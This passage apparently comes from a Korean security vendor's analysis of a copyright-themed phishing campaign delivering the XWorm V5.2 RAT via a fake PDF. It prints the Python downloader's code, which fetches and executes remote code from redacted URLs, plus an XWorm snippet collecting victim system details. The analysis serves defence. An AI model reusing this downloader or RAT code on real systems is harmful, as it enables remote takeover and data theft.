0306A850   30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30   0000000000000000
0306A860   30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30   0000000000000000
0306A870   30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30   0000000000000000
0306A880   30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30   0000000000000000
0306A890   30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30   0000000000000000
0306A8A0   30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30   0000000000000000
0306A8B0   30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30   0000000000000000
0306A8C0   30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30   0000000000000000
```

[그림 3] 추가된 더미 데이터

사용자가 PDF 파일로 오인하여 해당 파일을 실행하게 되면 %USERPROFILE% 폴더에 생성된 Important.pdf 라는 정상파일을 띄워 사용자의 주의를 끌고, 백그라운드에서는 C:\Win Explorer 폴더를 만들고 해당 폴더에 파이썬 구동에 필요한 파일들을 생성한 후 vruntime.py 파일을 실행합니다.



[그림 4] 실행 시 보여지는 PDF 파일

vruntime.py 파일은 외부에서 파일을 다운로드 후 실행하는 다운로더의 역할을 수행합니다.


```
import sys

try:

    url = "%url%"
    userpe = "%RUNPE%"
    urlpayload = "https://gitlab.com/[redacted]"
    print(1)
    if(userpe):

        exec(urlopen("https://gitlab.com/[redacted]").read())
        exit()
    else:
        exec(urlopen(url).read())
except Exception as e:
    print(e)
    pass
```

[그림 5] 외부 링크를 통해 파일을 다운로드 하는 코드



[그림 6] 다운로드 되는 Base64 로 인코딩 된 악성파일

다운로드 된 악성파일은 Base64 로 인코딩 되어있으며 디코딩 후 EXE 파일로 변환되어 실행됩니다. 실행된 EXE 파일은 XWorm V5.2 버전의 RAT 툴로 확인되었습니다.

```
string newLine = Environment.NewLine;
string text = string.Concat(new string[]
{
    "☠ [XWorm V5.2]",
    newLine,
    newLine,
    "New Clinet : ",
    newLine,
    Helper.ID(),
    newLine,
    newLine,
    "UserName : ",
    Environment.UserName,
    newLine,
    "OSFullName : ",
    MyProject.Computer.Info.OSFullName,
    newLine,
    "USB : ",
    ClientSocket.Spread(),
    newLine,
    "CPU : ",
    ClientSocket.CPU(),
    newLine,
    "GPU : ",
    ClientSocket.GPU(),
    newLine,
    "RAM : ",
    ClientSocket.RAM(),
    newLine,
    "Groub : ",
    Settings.Groub
});
```

[그림 7] XWorm RAT툴 화면

XWorm 악성코드는 MaaS(malware-as-a-service) 형태로 판매되는 RAT 툴로, 감염 PC 에서 다양한 악성행위를 수행하도록 커스터마이징이 가능한 악성코드 입니다.

XWorm 악성코드 주요 행위
- 감염 PC 의 웹캠과 키보드 모니터링 (키로거)
- 감염 PC 의 계정 및 시스템정보 등 민감 정보 탈취
- 암호화폐 탈취
- DDoS 공격 수행
- 랜섬웨어 배포
- 추가 악성코드 다운로드

저작권 위반/침해 등의 키워드를 악용한 피싱 메일은 올해 상반기까지도 랜섬웨어나 인포스틸러형 악성코드가 첨부되어 유포 되어왔으나 이번 사례의 경우 내부 악성코드와 유포 방식을 변경해가며 지속적으로 유포되고 있습니다 .

최근 확인된 메일들의 경우 주로 유명 기획사나 대형 로펌 등을 사칭하였으며, 이러한 메일을 받았을 경우에는 발신자 메일주소를 필히 확인하시고, 직접 발신자 측으로 메일 발송 여부에 대해 체크해 보시는 것을 권해드립니다.

(주)이스트시큐리티

(우) 06711 서울시 서초구 반포대로 3 이스트빌딩 02.583.4616

www.estsecurity.com